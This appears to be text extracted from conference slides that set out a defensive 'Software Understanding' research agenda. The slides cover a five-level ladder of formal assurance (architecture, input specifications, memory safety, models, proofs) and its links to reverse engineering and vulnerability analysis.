
Ratcheting up guarantees & understanding



L5+	Functional correctness specifications, with proofs of security against well-defined threat models	(Semi-automatic) tools to produce and validate proofs
L4	Models and proofs of modeled properties (cf. MBSE)	Automated tools to assure models Tools to recover models & validate faithfulness to code
L3	Memory & referential safety, per-module and globally	Tools to assure memory safety across complete code bases, including glue code and ABIs
L2	Mechanized descriptions of all valid or expected inputs to all of system's interfaces	Tools to automatically generate input-handling code Tools to automatically <u>infer</u> & generate validity filters
L1	Mechanized description of system architecture	Tools to assure description is faithful to code Tools to recover architecture from code bases

Bridging the gap, gradually

Ratcheting up guarantees & understanding



L5+	Functional correctness specifications, with proofs of security against well-defined threat models	(Semi-automatic) tools to produce and validate proofs
L4	Models and proofs of modeled properties (cf. MBSE)	Automated tools to assure models Tools to recover models & validate faithfulness to code
L3	Memory & referential safety, per-module and globally	Tools to assure memory safety across complete code bases, including glue code and ABIs
L2	Mechanized descriptions of all valid or expected inputs to all of system's interfaces	Tools to automatically generate input-handling code Tools to automatically <u>infer</u> & generate validity filters
L1	Mechanized description of system architecture	Tools to assure description is faithful to code Tools to recover architecture from code bases

Lightweight formal methods envelope suitable for most projects/programs

L1: Get the true-to-life building plans

A foundation for all other assurance arguments

- **Goal:** Prove that the code is faithful to this machine-readable architecture
- **Artifacts:** Faithful mechanized architecture definition in SysML v2/AADL, with semantic and interface-defining extensions
- **Tools:** recovery and verification of machine-readable architecture descriptions
- **Foundation for:** interface analysis, data ingest safety analyses, separation and isolation analyses, mission analysis
 - ZeroTrust done right (see also L2)

L2: Lock the front door, and all doors

Mechanized description of inputs unlocks systems capabilities

- **Goal:** Prove that effects of all inputs are understood, all relevant data can be ingested safely, and all inter-module communications can be verified
- **Artifacts:** Mechanized definitions of valid/expected input data at each interface defined by the architectural model of L1
- **Tools:** Automatic generators of assured code for safe data ingest, monitoring and filtering of inter-module communications
 - Reaching goal: Recovery of actual input data format validity assumptions
- **Foundation for:** bit-level ZeroTrust, memory safety analyses, L4 and L5 analyses (functional correctness spec depends on input data spec).

L3: No data corruption, no data leakage

Table stakes for module internals once the front door is locked

- **Goal:** Show that the data remains as expected [by the relevant code] once checked on ingest. Show that no data is accessed out of turn
- **Artifacts:** Annotation of intended data references. Accomplished implicitly in Rust, explicitly in CHERI-C, data-centric program logics.
- **Tools:** Compilers incorporating program logics, equivalent code annotations.
- **Foundations for:** higher-order L4 program properties driven by inputs.
- **Caveat:** must leverage L1 and L2 for explicit definitions of data-level assumptions
 - Memory-safe cloud code is vulnerable to string-rewriting command/request/token/SQL/... “smuggling” attacks—leaking data between customer/intended contexts

Input-related 1st class challenges


RE and vulnerability analysis meet verification

At the communication boundary:

- Recover actual grammar for input accepted at an interface
- Intervention: describe effect of unexpected inputs
- Counterfactual: infer a “safe subset” that can be proven so

Inside a module:

- Modules are often specialized from general-purpose command engines/shells
- Describe effects of unintended language extension/insertion (e.g., “smuggling”)
- Counterfactual: design a safe subset to ensure only intended commands can run



How do we make all these tools?

Understanding is lifting to abstractions

- What's the actual architecture of my software?
 - Exposed shells and command processors: ShellShock, Log4Shell, ...
- What are my actual interfaces, inputs, and parsers?
 - Is this an emoji or a PDF? How many parsers do I have?
- What does this code's programmable (memory, cache, ...) footprint look like?
 - Is this a shell/processor/linker that doesn't quite look like a shell or linker?
 - Is this cache mixing objects from too many subsystems? (Cf. Copy.Fail ++)



Each example is lifting to a hierarchy of intermediate abstractions

The Exploit Engineering Z

A cousin of the Engineering V

V gets systems to reliably do what's intended.

Z gets systems to reliably do what's **not** intended.



Common theme of Software Understanding

“Lifting to mechanized abstractions”

“**Software Understanding** is an emerging discipline of research and practice that automates transformations of software in its source and binary forms to mechanized representations that enable automated reasoning about the software’s behaviors under both intended and unintended circumstances and conditions. It unifies many elements of seemingly unrelated fields, ranging from formal verification to reverse engineering and vulnerability development.


From discussion with Dr. Cristina Cifuentes

Emergent execution in unintended conditions

Lifting to intermediate representations

Mechanized reasoning & transformation

Software Understanding components



Prediction of
emergent
abstractions
and behaviors

↑
Bottom-up
Understanding

